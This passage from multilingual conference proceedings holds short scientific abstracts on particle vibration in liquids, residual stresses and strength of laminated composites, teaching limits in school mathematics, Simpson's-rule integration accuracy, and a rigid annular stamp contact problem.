$$a_p = a_{p0} + \varepsilon a_{p1} + \varepsilon^2 a_{p2} + \dots, p = p_0 + \varepsilon p_1 + \dots, U_j = \varepsilon U_{j1} + \varepsilon^2 \dots \quad (10)$$

Here the index  $p$  corresponds to spherical bubbles or solid particles,  $k=1$  to radial,  $k=2$  to axial displacement. They describe in (7), (8), (10) small radial adiabatic vibrations of bubbles with natural frequency  $\Omega_p$  . For rigid inclusions (microcapsules, particles) these equations will be absent. After averaging over the explicitly included time, as was done in [2], we obtain the conditions for solid (rigid) or gas inclusions under which they are held in certain positions in the liquid ( ones with the index "3" correspond to gas inclusions).

$$F_{11}^* + F_{13}^* + 9\xi_1 v_1 = 0, \quad F_{21}^* + F_{23}^* = (-2b(\bar{\rho} - 1)g + 9\eta_1 v_1), \quad (11)$$

$$F_{11}^* = \langle F_{11} + F_{12} \rangle = (2c + 3c^2) \left\langle U_1 \frac{\partial U_1}{\partial r_p} + U_2 \frac{\partial U_2}{\partial r_p} \right\rangle, \quad F_{13}^* = \langle F_{13} \rangle = (3c + 9c^2) D \langle \cos(t + \delta) \cdot U_1 \rangle,$$

$$F_{21}^* = \langle F_{21} + F_{22} \rangle = (2c + 3c^2) \left\langle U_1 \frac{\partial U_1}{\partial z_p} + U_2 \frac{\partial U_2}{\partial z_p} \right\rangle, \quad F_{23}^* = \langle F_{23} \rangle = (3c + 9c^2) D \langle \cos(t + \delta) \cdot U_1 \rangle,$$

$$\langle F_{ij} \rangle = \lim_{T \rightarrow \infty} \frac{1}{T} \int_0^T F_{ij} dt.$$

$$T \rightarrow \infty$$

(12)

For the case of elastic walls of a waveguide in a liquid medium, it is also necessary to additionally take into account wall vibrations [7]. Further study of the system (6) - (12) will make it possible to determine the conditions for the uniform vibration movement of particles in a medium that introduces, for example, contrast for ultrasound, creates directional movement in a suspension or emulsion of a medical component, micro-, nanocapsules, microspheres, in a working fluid for surgical ultrasound, etc. [6].

### References:

1. A. Kuz'ma, 'The axisymmetric vibrations of a cylindrical incompressible liquid column with a gas bubble, *International applied mechanics*, 36, v. 7, pp. 903-910 (2000).
2. Кузьма О. В. Особливості поведінки включень у стовпі стисливої рідини, що збурюється джерелом коливань на осі симетрії//*Наук. вісті НТУУ «КПІ»* – 2006. – № 4. – С. 66 –72. (O.V. Kuzma. The behavior of particles into column of a compressible liquid, disturbed by source of oscillations on the axis of symmetries, *Res. Bul. of NTUU "KPI" (Naukovi visti)* 4 (2006), pp. 66-72).
3. O. V. Kuzma, 'The dynamic destruction aggregates in nano suspensions into rotary viscometer', *2017 IEEE 7th International Conference Nanomaterials: Application & Properties (NAP)*, 4 p.
4. O. Kuzma, "The Influence of an Average Distance Between Particles into the Dynamic Destruction of Nano Suspensions," *2020 IEEE 10th International Conference Nanomaterials: Applications & Properties (NAP)*, 2020, pp. 01NSSA13-1-01NSSA13-4, 4 pp., doi: 10.1109/NAP51477.2020.9309551.
5. O. V. Kuzma, M.M. Zahorny and others. Optical and photocatalytic activity of polyaniline/TiO2 composites with anatase and P25 nanoparticles. *Jour. of Nano- and Electronic Physics. JNEP. Vol. 13, No 5, 05034(6pp.)* (2021).
6. Акопян Б. В., Ершов Ю. А. Основы взаимодействия ультразвука с биологическими объектами. *Ультразвук в медицине, ветеринарии и экспериментальной биологии*//Под. ред. С. И. Щукина – МГТУ, 2005. – 224 с.
7. Гринченко В. Т., Комисарова Г. Л. Особенности распространения волн в заполненных жидкостью цилиндрах с податливыми стенками// *Акуст. вестник.* – 2001. – 4, N 3. – С. 22 – 33.

## **INVESTIGATION OF RESIDUAL STRESSES IN COMPOSITE STRUCTURES**

**Smetankina Natalia**

DSc., Professor

A. Pidgorny Institute for Mechanical Engineering Problems of the National  
Academy of Sciences of Ukraine

**Misura Serhii,**

Ph.D

A. Pidgorny Institute for Mechanical Engineering Problems of the National  
Academy of Sciences of Ukraine

Composites are one of the most widely used materials because of their adaptability to different situations and the relative ease of combination with other materials to serve specific purposes and exhibit desirable properties [1, 2].

The influence of the structure of a polymer composite material package, in particular, the initial tension of the layers on the residual stress-strain state of structural elements that occurs after the molding process and cooling of the product to room temperature is studied [3]. The main factor leading to the occurrence of a residual stress-strain state is the anisotropy of the properties of the composite in the direction and across the direction of the fibers [4, 5]. During cooling, the shrinkage of the polymeric layer occurs, as a result of which compressive deformation of differently oriented layers of the material is manifested.

Depending on the characteristics of the components of the monolayer and the structure of the package, compression deformations can cause, in particular, the appearance of additional curvature of the panel, including bending and twisting, and generate residual thermal stresses that reduce the strength properties of the composite structure and its service life. At a stress value equal to the ultimate strength of the material, the nucleation and development of cracks and further delamination of the composite package occur. Optimization of the structure of a polymer composite material can significantly reduce the level of residual stresses and strains [6, 7].

According to the results of the parametric theoretical and experimental studies, when varying the structure of the package, in particular, the orientation of the main axes of the layers, as well as the initial tension of the filler fibers, it is shown that the symmetrical structure makes it possible to exclude warping of the panels, while the level of residual stresses in the transverse direction can reach significant values and be comparable to the tensile strength in that direction. Laying layers with alternating fiber orientation makes it possible to achieve a reduction in warping in the case of asymmetrical laying, and the level of residual transverse stresses in an asymmetrical package is lower than in a symmetrical one. The use of stacking alternating layers with mutually orthogonal orientation of the fibers also makes it possible to reduce warping, however, this increases the level of residual stresses, which, at a sufficiently large value, lead to delamination of the package [8]. The initial tension of the layers, in turn,

can significantly reduce the residual stresses and curvature of the composite material, and the greatest effect is achieved with different tensions of the layers of the package.

### References:

1. Kustron, K., Horak, V., Doubrava, R., Goraj, Z.J. (2019). New hail impact simulation models on composite laminated wing leading edge. *Aircraft Engineering and Aerospace Technology*, 91(3), 457–465.
2. Smetankina, N., Kravchenko, I., Merculov, V., Ivchenko, D., Malykhina, A. (2020). Modelling of bird strike on an aircraft glazing. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering. Advances in Intelligent Systems and Computing*, 1113, 289–297.
3. Smetankina, N.V., Postnyi, O.V., Merkulova, A.I., Merkulov, D.O. (2020). Modeling of non-stationary temperature fields in multilayer shells with film heat sources. In: *2020 IEEE KhPI Week on Advanced Technology (KhPIWeek)*, . 242–246.
4. Ugrimov, S., Smetankina, N., Kravchenko, O, Yareshchenko, V. (2021). Analysis of laminated composites subjected to impact. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering-2020. ICTM 2020. Lecture Notes in Networks and Systems*, vol. 188, pp. 234–246. Springer, Cham.
5. Smetankina, N., Merkulova, A., Merkulov, D., Postnyi, O. (2021). Dynamic response of laminate composite shells with complex shape under low-velocity impact. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering-2020. ICTM 2020. Lecture Notes in Networks and Systems*, vol. 188, pp. 267–276. Springer, Cham.
6. Misura, S.Y., Smetankina, N.V., Misiura, Ie. Iu. (2019). Rational modelling of hydroturbine cover for a strength's analysis. *Bulletin of the National Technical University "KPI". Dynamics and Strength of Machines*. 1, 34–39.
7. Shupikov, A.N., Smetankina, N.V., Sheludko, H.A. (1998). Selection of optimal parameters of multilayer plates at nonstationary loading. *Meccanica*. 33(6), 553–564.
8. Misura S., Smetankina N., Misiura Ie. (2021). Optimal design of the cyclically symmetrical structure under static load. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering-2020. Lecture Notes in Networks and Systems*, vol. 188, pp. 256–266. Springer, Cham.

# **ANALYSIS OF THE STRENGTH OF LAMINATED COMPOSITE PLATES AND SHELLS BY DIFFERENT THEORIES**

**Smetankina Natalia**

DSc., Professor

A. Pidgorny Institute for Mechanical Engineering Problems of the National  
Academy of Sciences of Ukraine

**Merkulova Alyona**

Graduate Student

A. Pidgorny Institute for Mechanical Engineering Problems of the National  
Academy of Sciences of Ukraine

**Merkulov Dmytro**

Graduate Student

A. Pidgorny Institute for Mechanical Engineering Problems of the National  
Academy of Sciences of Ukraine

The wide application of laminated elements of structures in various branches of engineering necessitates the development of methods for their calculation under various loads [1, 2]. The purpose of the work is to obtain analytical and numerical solutions to the problems of calculating the stress-strain state of elastic reinforced circular and annular plates, shells of rotation of various geometric shapes, as well as combined shell structures.

A comparative analysis of their behavior when using the classical and refined theories of plates and shells in geometrically linear and non-linear formulations was carried out [3, 4]. A comprehensive study of the influence of structural and mechanical parameters of composite materials, the arrangement of reinforced layers, the geometry of shells and the type of load on the behavior of such structures was performed.

When analyzing the strength of laminated composite plates and shells, the Tsai-Wu strength criterion of the composite material was used for each layer which made it possible to determine the zones and fractures and evaluate the strength of each element of the composite structure. It should be noted that the transition from the classical theory of plates and shells to the refined theory is accompanied not only by an increase in the order of systems of differential equations, but also by a qualitative change in the structure of their solutions. Traditional schemes and algorithms for the numerical integration of boundary value problems of such systems of nonlinear differential equations turn out to be of little use. Various aspects of the application of discrete orthogonalization and spline collocation methods for solving problems of classical and refined theories of plates and shells are considered. Analytical solutions obtained for a number of problems of laminated structures (rectangular plates and cylindrical panels, cylindrical shell), which were obtained by the immersion method [5, 6], made it

possible to compare with numerical solutions [7, 8] and showed a sufficient level of coincidence of results.

### References:

1. Kustron, K., Horak, V., Doubrava, R., Goraj, Z.J. (2019). New hail impact simulation models on composite laminated wing leading edge. *Aircraft Engineering and Aerospace Technology*, 91(3), 457–465.
2. Smetankina, N., Merkulova, A., Merkulov, D., Postnyi, O. (2021). Dynamic response of laminate composite shells with complex shape under low-velocity impact. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering-2020. ICTM 2020. Lecture Notes in Networks and Systems*, vol. 188, Springer, Cham. pp. 267–276.
3. Smetankina, N., Kravchenko, I., Merkulov, V., Ivchenko, D., Malykhina, A. (2020). Modelling of bird strike on an aircraft glazing. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering. Advances in Intelligent Systems and Computing*, vol. 1113, Springer, Cham. pp. 289–297.
4. Ugrimov, S., Smetankina, N., Kravchenko, O., Yareshchenko, V. (2021). Analysis of laminated composites subjected to impact. In: Nechyporuk, M., Pavlikov, V., Kritskiy, D. (eds.) *Integrated Computer Technologies in Mechanical Engineering-2020. ICTM 2020. Lecture Notes in Networks and Systems*, vol. 188, Springer, Cham. pp. 234–246.
5. Shupikov, A.N., Smetankina, N.V. (2001). Non-stationary vibration of multilayer plates of an uncanonical form. The elastic immersion method. *International Journal of Solids Structures*. 38(14), 2271–2290.
6. Smetankina, N.V. Non-stationary deformation, thermal elasticity and optimisation of laminated plates and cylindrical shells. Kharkiv: Miskdruk Publishers, 2011. 376 p.
7. Misura, S.Y., Smetankina, N.V., Misiura, Ie. Iu. (2019). Rational modelling of hydroturbine cover for a strength's analysis. *Bulletin of the National Technical University "KPI". Dynamics and Strength of Machines*. 1, 34–39.
8. Merkulov V., Kostin M., Martynenko G., Smetankina N., Martynenko V. (2022). Force simulation of bird strike issues of aircraft turbojet engine fan blades. In: Ciobotă D.D. (eds) *International Conference on Reliable Systems Engineering (ICoRSE) - 2021. ICoRSE 2021. Lecture Notes in Networks and Systems*, vol 305. Springer, Cham. pp 129-141.



## **8 СЫНЫПТА АЛГЕБРА ЖӘНЕ АНАЛИЗ БАСТАМАЛАРЫН ОҚЫТУ БАРЫСЫНДА МАТЕМАТИКАЛЫҚ АНАЛИЗДІҢ НЕГІЗГІ ҰҒЫМДАРЫН ЕСЕПТЕРДІ ПАЙДАЛАНЫП ҚАЛЫПТАСТЫРУ**

**Ескендилов К.Б.**

Физика – математика бағыты бойынша БББ  
оқытушы - дәріскері

**Серік Ж.**

магистр

Математикалық ұғымды қалыптастыруда логика сияқты интуитивтік түсінік өте қажет. Орта мектепте математикалық анализдің негізгі ұғымдарын есептер арқылы қалыптастырудың басты факторларының бірі интуитивті қабылдау. Есептер арқылы оқыту теориялық материалдың мағынасын ашатын есептер жүйесін дайындау, есептерді мұқият таңдау, оларды белгілі бір жүйемен орналастырудан тұрады. Мұғалім есептерді қолданып оқыту үшін, есептердің мәтіні оқушыға ұғынықты болуы керек, ол проблемалық және ақпараттық сұрақтар, танымдық есептер немесе оқу тапсырмалары түрінде тұжырымдалуы қажет. Оқыту есептерінің жүйесі математикалық объектінің қасиеттерін анықтайтын тұжырым, жаңа теориялық жағдайдың дәлелдемесі, белгілі бір типтегі есептерді шешу алгоритмі болуы мүмкін.

Оқыту есептерінің жүйесін құру үшін ескерілетін талаптар:

- меңгерілген білім, біліктілік және дағдының жиынтығын алдын ала айқындау;
- өзіндік таным әрекетін жетік ұйымдастыру үшін ізденіс ситуациясын туғызу;
- жаңа теориялық материалды меңгеру үшін оқушының оқу түрткісін дамыту.

Жоғарыда айтылған талаптарды ескеріп, математикалық анализдің негізгі ұғымдарына байланысты теориялық материалды оқыту есептер жүйесіне келтіріп, қайта өңдеу үшін мыналарды ескеру қажет:

- жаңа оқу материалы жөнінде терең талдау жасау;
- теориялық материалды есептерді пайдаланып оқыту мүмкіндігін анықтау;
- оқытылатын материалдың курстағы маңыздылығын, пәнішілік байланысын және материалды оқытуға бөлінген уақытын ескеру;
- оқытылатын материалдың оқу түрткісі (мотиві) болатын практикалық есептерді құру үшін оқу материалы мен басқа пәндер арасындағы пән аралық байланысты ескеру;
- жаңа ұғымды сипаттайтын белгілер мен оның қасиеттерін анықтау;

- оқу материалын оқып-үйрену жоспарын құру, оқу материалы бөлімдерге бөлініп, әрбір бөлімді оқып-үйренгеннен кейін теориялық тұжырым жасау;
- теориялық материалдың сәйкес бөлімін оқыту ретіне байланысты есептерді орналастыру.

Есептерді орналастыру кезінде есеп келесі есептерді шығаруға ықпал ететіндей етіп құрылады. Оқушылар оқыту есептері жүйесіндегі есептердің шешімдері кездейсоқ алынбағанына көздері жетіп, оларды шығарудың қажеттілігін түсінеді.

Жаңа теориялық білім алуға мүмкіндік беретін практикалық есептерді шығару пайдалы. Практикалық есептер оқушылардың теориялық мағлұматтарға қызығушылығын, зейінін ерекше аударады. Ұсынылған есептердің шешуін іздестіруге көңілі ауады, есептердің шешімдерін қорытындылайды, жаңа теориялық білім алады, теориялық тұжырым жасайды. Міне, осылайша формальды, жаттанды білім алу жойылады.

Теориялық материалды есеппен немесе есептер жүйесімен ауыстыру кезінде оқушы теориялық мағлұматтарды игеріп қана қоймай, математикалық біліктілік пен дағдыны қалыптастырады. Жаңа материалды бекітуге арналған есептер санын қысқартуға мүмкіндік болады. Сонымен қатар математикалық біліктілік пен дағдыны қалыптастыруға арналған уақытты үнемдейді. Оқу үдерісінде оқушылармен жеке жұмыс істеуге қосымша мүмкіндіктер туады.

Есептер арқылы оқытуда жаңа білімдерді меңгеру әдістерінің бірі есептер шешімдерін жалпылау болып табылады. Есептер математикалық объектінің мәнін ашатын немесе математикалық объектінің қасиеттерін көрсететін есеп болуы тиіс.


Математикалық анализдің негізгі ұғымдарын қалыптастырудың тиімділігін артыру үшін негізгі мектептің алгебра және геометрия пәндерін оқыту барысында алдын ала дайындауды жүйелі түрде жүргізу керек. Математикалық анализдің негізгі ұғымдары алдан ала дайындықты қажет ететін математикалық объектілерге жатады. Өйткені әр қадам сайын дербес фактілер мен есептерден жалпыға көше отырып, оқушыларды нақты түсініктерден абстрактылы түсініктерге жетелеуіміз керек. Бұл үдеріс ұзақ мерзімге (6-9 сыныптарда) жүргізіледі, себебі бұл ұғымдар мен бағдарламалық материалдардың арасындағы байланысты анықталып, олардың қолданбалы мәнін көрсетіледі[1].

Алдан ала дайындық немесе кіріспе шараларының қажеттілігі жөнінде көптеген зерттеулерде жазылған болатын. Шек ұғымын « $\varepsilon - \delta$ » тіліндегі анықтамасына келтіретіндей жаттығулар жүйесін құрастырайық. Шек ұғымын мектепте саналы түрде қалыптастыру үшін алдын ала дайындау қажет. Оқушыларды негізгі мектепте шек ұғымының әлі қалыптаспаған тұжырымдамасымен мазмұндық түрде таныстыруға мүмкіндік болады. Бұл тек қана мүмкіндік емес, қажеттілік. Өйткені осы кезеңде оқушылардың жас ерекшелігіне қарай интуициялы түрде меңгеруге икемделеді.

Оқушыларды шек және шекке көшу ұғымдарымен 8-сыныпта алғаш рет таныстыруға болады. Мұндай жағдайда қарастыратын мысалдар қарапайым көрнекі-геометриялық сипатта болуы тиіс[2].

Шек ұғымының мәнін ашуда көрнекі-интуитивтік түрде берілген алдын ала дайындық есебін қарастырайық.

1-мысал. ABC үшбұрышының C төбесі MN түзуінің бойымен бірқалыпты қозғалсын. MN түзуі AB табанына параллель (1-сурет). Осындай қозғалыс кезінде ABC үшбұрышының бұрыштарының шамасы, қабырғаларының ұзындығы, периметрі мен ауданының шамасы қандай өзгерістерге түседі?



1 сурет – 1-мысалдың геометриялық кескіні

MN түзуінің O нүктесіне қарағанда C нүктесінің абсциссасын  $\delta$  әріпімен белгілеп, оның қозғалысын шартты түрде былайша  $x \rightarrow +\infty$  жазуға болады.


Оқушыларының көпшілігі қарастырып отырған үдерістегі A бұрышының шамасы (оны  $\alpha$  деп белгілейміз) нөлге шектеусіз, ал B бұрышының шамасы (оны  $\beta$  деп белгілейміз)  $180^0$ -қа жақындайтығын түсіне алады. Шешім былайша жазылады: егер  $x \rightarrow +\infty$  ұмтылғанда  $\alpha \rightarrow 0$ , ал  $\beta \rightarrow 180^0$  ұмтылады. Қарастырылған үдерісте AC және BC қабырғаларының ұзындығы (оларды сәйкес түрде  $y$  және  $z$ -деп белгілейміз) және ABC үшбұрышының периметрі (оны  $P$  деп белгілейміз) өсіп отыратындығын байқау оқушылар үшін аса қиыншылық тудырмайды, бұл дерек былайша жазылады: егер  $x \rightarrow +\infty$  болса, онда  $y \rightarrow +\infty, z \rightarrow +\infty, P \rightarrow +\infty$ ).

Осы типтес есептер жүйесі арқылы 8 сыныпта оқушылардың зейінін көрнекі геометриялық кескіндерге аудару негізінде шек ұғымының интуитивтік түрде қалыптастыруына ықпал етеді. Бұл шек ұғымын формалды қабылдаудың жойылуына, шек ұғымының мән-мағынасын түсіне отырып, оны күнделікті өмірде практикада қолдана білуіне жол ашады. Шек ұғымын және шекке көшу ұғымын қалыптастырудың алдында оқушыларды нақты үдерістің жүру барысында айнымалы шаманың берілген қандай да бір шамаға шексіз жуықтау барысы көрсетіледі. Содан соң үдерістің өзін емес, оның математикалық модельдері қарастырылады[3].

Функцияның нүктедегі шегі туралы ұғымды қалыптастыруды оның негізінде жатқан ұмтылыс, үздіксіздік және басқа алғашқы ұғымдардың мағынасын ашудан бастаған жөн. Бұған тек аналитикалық ойлау құралымен ғана жету қиындық тудырады, ол үшін оқушы түсінігінде бейне қалыптастыру маңызды болып табылады.

Оқытудың бірінші кезеңінде визуалды бейне соңында тұжырымдылыққа дейін дамиды танымдық бейне қалыптастырылады.


2-мысал. Физикалық дененің салқындауы немесе температураның көтерілуі.  $T_0$  - қоршаған ортаның қалыпты температурасы болсын. Дене температурасының салқындауы кезінде температура уақытқа байланысты алынған функция болады.



2 сурет – Дене температурасының өзгерісі көрсетілген график

Графиктен уақыт өткен сайын дененің температурасы қоршаған ортаның температурасына ұмтылатынын 2-суреттен көрнекі түрде байқауға болады

3-мысал. Нақты санның геометриялық кескінінен 2 санына оң және сол жақтан сандардың жақындауы көрнекі түрде байқалады. 3 - суреттен 2 санына шектеусіз жақындайтын сандардың бар екенін, олардың 2 санына ұмтылатынын көрсетеміз.



3 сурет – Нақты санның геометриялық кескіні

2-3 - мысалдар ұмтылыс идеясының мән–мағынасысын ашуға негізделген.

Алгебра және анализ бастамаларын оқытудың сапалы құралы - математикалық анализдің мазмұнын айқындайтын таңдамалы есептер. Есептер арқылы оқытуға байланысты көптеген жұмыстар жасалғанына қарамастан әлі де бұл проблема толық зерттелмеген: есептер арқылы оқытудың негізгі заңдылықтары, математикалық анализді есептер арқылы оқыту мүмкіндігі толық анықталып, есеп арқылы оқытудың нақты әдістемесі дайындалмаған. Орта мектепте математикалық анализдің негізгі ұғымдарын есеп арқылы оқыту практикасы мынаны: а) математикалық теорияны оқытуда есептерді пайдаланудың стихиялық сипатын; б) математика пән мұғалімдерінде математикалық анализдің негізгі ұғымдарын есеп арқылы оқытуға қажетті тәжірибе жұмыстарының жеткіліксіздігін көрсетті.

**Әдебиеттер:**

1. А.Е. Абылкасымова, К.Д.Шойынбеков. алгебра және анализ бастамалары. Жалпы білім беретін мектептің жаратылыстану-математика бағытындағы 8 сыныбына арналған оқулық. Алматы. мектеп, 2016ж.

2. А.Н. Колмогоров, А.м: Абрамов. Алгебра және анализ бастамалары. Орта мектептің 7-8 сыныбына арналған оқу құралы. Алматы. Мектеп, 2014ж.

3. Алгебра-8. Тереңдетіп оқылатын сыныптар үшін оқулық. Н.Я.Виленкин. 1999. Москва «Просвещение»

## **АНАЛИЗ ТОЧНОСТИ РЕЗУЛЬТАТОВ ЧИСЛЕННОГО ИНТЕГРИРОВАНИЯ ФУНКЦИЙ**

**Туманова Мансия Елегеновна,**  
кандидат физико-математических наук., ассоциированный профессор  
Алматы, Евразийский Технологический Университет

**Ткачева Алина,**  
группа Лог-19-2-Р,  
Алматы, Евразийский Технологический Университет

**Медедова Найля,**  
группа Лог-19-2-Р,  
Алматы, Евразийский Технологический Университет

**Слипченко Игорь,**  
группа ИС-19-2-Р,  
Алматы, Евразийский Технологический Университет

**Сабыржан Ермахан,**  
группа ИС-19-2-Р,  
Алматы, Евразийский Технологический Университет

Использование языков программирования дает возможность реализовывать численно широкий класс задач, связанных с дифференциальными уравнениями, описывающих физические процессы. В работах [4], [5] приводится сравнительный анализ решения задачи Коши методов Эйлера, Рунге-Кутты с точным решением.

В данной работе приводится сравнительный анализ интегрирования функций методом Симпсона с точными методами интегрирования.

Итак, необходимо вычислить определенный интеграл :

$$I = \int_c^d f(x)dx \quad (1)$$

Точными, аналитическими методами интегрируется обширный, но все равно ограниченный класс функций.

Общеизвестны [1],[2], такие методы численного интегрирования функций как метод прямоугольников, метод трапеций, метод Симпсона (частный случай формул Ньютона-Котеса). Для первых двух методов для достижения более менее

приемлемой точности надо брать шаг разбиения площади под функцией  $h$  достаточно маленьким.

Поэтому предпочтителен метод Симпсона, дающий хорошие результаты, не требующий уменьшения  $h$ . Приведем для него формулу [1]:

$$I = \frac{h}{3} (y_0 + 4y_1 + 2y_2 + 4y_3 + 2y_4 + \dots + 4y_{n-3} + 2y_{n-2} + 4y_{n-1} + y_n)$$

(2)

Для метода Симпсона количество интервалов должно быть четным.

Сравнительный анализ проведем для примера, для которого известно значение интеграла [3] от функции:

$$f(x) = \frac{x^7}{(a^2 + x^2)}$$

Тогда

$$I = \int_c^d \frac{x^7}{(a^2+x^2)} dx = \left\{ \frac{x^6}{6} - \frac{a^2x^4}{4} + \frac{a^4x^2}{2} - \frac{a^6}{2} \ln x \right\} \Big|_c^d$$

Вычисление определенного интеграла проведем для значений пределов интегрирования  $c = 2$ ,  $d = 4$ , При этом примем, что  $a = 1$ .

Результаты расчетов таковы.

$$I_{\text{теор}} = 617,653.$$

С помощью программы, составленной на языке C++, реализующей метод Симпсона, (при  $h = 0,1$ ):

$$I_{\text{Симпсон}} = 617,389$$

Таким образом, погрешность между точным значением интеграла и численным составляет 0,04274%.

Уменьшение шага интегрирования не влияет существенно на результат.

**Список использованной литературы:**

1. Бахвалов Н.С., Жидков Н.И., Кобельков Г.М. Численные методы. – М.: Наука, 2002. – 632 с.
2. Б.П.Демидович,И.А.Марон,Э.З.Шувалова . Численные методы анализа. – Москва:Физматгиз,1963.-400 с.
3. Г.Б.Двайт Таблицы интегралов и другие математические формулы.- М:Наука,1977.-224с.
4. Туманова М.Е. Анализ точности результатов решений задачи Коши численными методами. Международная научно-практическая конференция «Синтез науки и образования как механизм перехода к постиндустриальному обществу .-Таганрог,12 апреля 2021 года.-“Омега Сайенс”,Уфа,2021.-стр.7-12.
5. Туманова М.Е. Сравнительный анализ решения задачи Коши методом Рунге-Кутты с методами Эйлера.- XXV Международная научно-практическая конференция «Innovative trends of science and practice, tasks and ways to solve them»/ PHYSICAL AND MATHEMATICAL SCIENCES/, 28 июня-01 июля 2022 г., Афины, Греция.-с. 452-456.



## **МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ СТАТИЧНОЇ КОНТАКТНОЇ ЗАДАЧІ ПРО ТИСК ЖОРСТКОГО КІЛЬЦЕВОГО ШТАМПА НА ПІВПРОСТІР З ПОЧАТКОВИМИ НАПРУЖЕННЯМИ**

**Ярецька Наталія,**

к. ф.-м. н., доцент

Хмельницький національний університет

Дослідження та математичне моделювання процесів контактної взаємодії пружних тіл із врахуванням початкових напружень є частиною великої за обсягом та актуальної області механіки суцільних середовищ, що безперервно розвивається.

Так, у механіці суцільних середовищ велика увага приділяється дослідженню контактної взаємодії твердих деформованих тіл, що пов'язано із проблемою визначення їх напружено-деформованих станів. Оскільки контактні задачі формують теоретичну основу для розрахунків на контактну міцність, жорсткість та зносостійкість рухомих і нерухомих з'єднань, а їх дослідження зводяться до одних із найважчих рівнянь математичної фізики, то їх розв'язання пов'язане із великими математичними труднощами, що вимагає залучення комп'ютерних технологій.

Одним з важливих факторів при контактній взаємодії є вплив початкових напружень, які практично завжди присутні в реальних конструкціях і деталях машин, тому розробка ефективних методів розрахунку напружено-деформованого стану з врахуванням початкових деформацій є актуальною і важливою науково-технічною проблемою.

На даний час з проблем, що мають відношення до контактних задач жорстких штампів, які взаємодіють із пружними тілами отримані результати з широкого кола питань. І вони достатньо відображені у численних публікаціях періодичних видань [1-3]. Роботи з контактної взаємодії тіл з початковими напруженнями присвячені взаємодії попередньо напружених тіл із жорсткими та пружними штампами без початкових напружень представлені у працях [4]. Існує також ряд інших публікацій, що повністю або частково пов'язані із тематикою даної статті [5-8].

Метою роботи є побудова математичної моделі та представлення розв'язку статичної задачі про тиск жорсткого циліндричного кільцевого штампа на пружний півпростір з початковими напруженнями без врахування сил тертя в межах лінеаризованої теорії пружності у випадку рівних та нерівних коренів визначального рівняння [2] в загальному вигляді для теорії великих початкових деформацій та двох варіантів теорії малих початкових деформацій при довільній структурі пружного потенціалу.

Постановка задачі. Нехай скінченний жорсткий кільцевий штамп з плоскою основою, геометрична вісь симетрії якого співпадає з віссю  $uz$

циліндричної системи координат, що напрямлена в середину півпростору, втискається у півпростір з силою  $P$ , після виникнення там початкового деформованого стану (рис. 1).  $R_1$ ,  $R_2$  – відповідно внутрішній та зовнішній радіуси штампа. Будемо вважати, що зовнішнє навантаження прикладене тільки до вільного торця пружного штампа, під дією якого всі точки торця штампа переміщуються у напрямку осі симетрії  $u_3$  на одну і ту ж саму величину  $\varepsilon$ . Вважатимемо, що поверхні поза ділянкою контакту залишаються вільними від впливу зовнішніх сил, а в зоні контакту переміщення та напруження – неперервні.




Рис. 1. Тиск жорсткого кільцевого штампа на пружний півпростір з початковими напруженнями

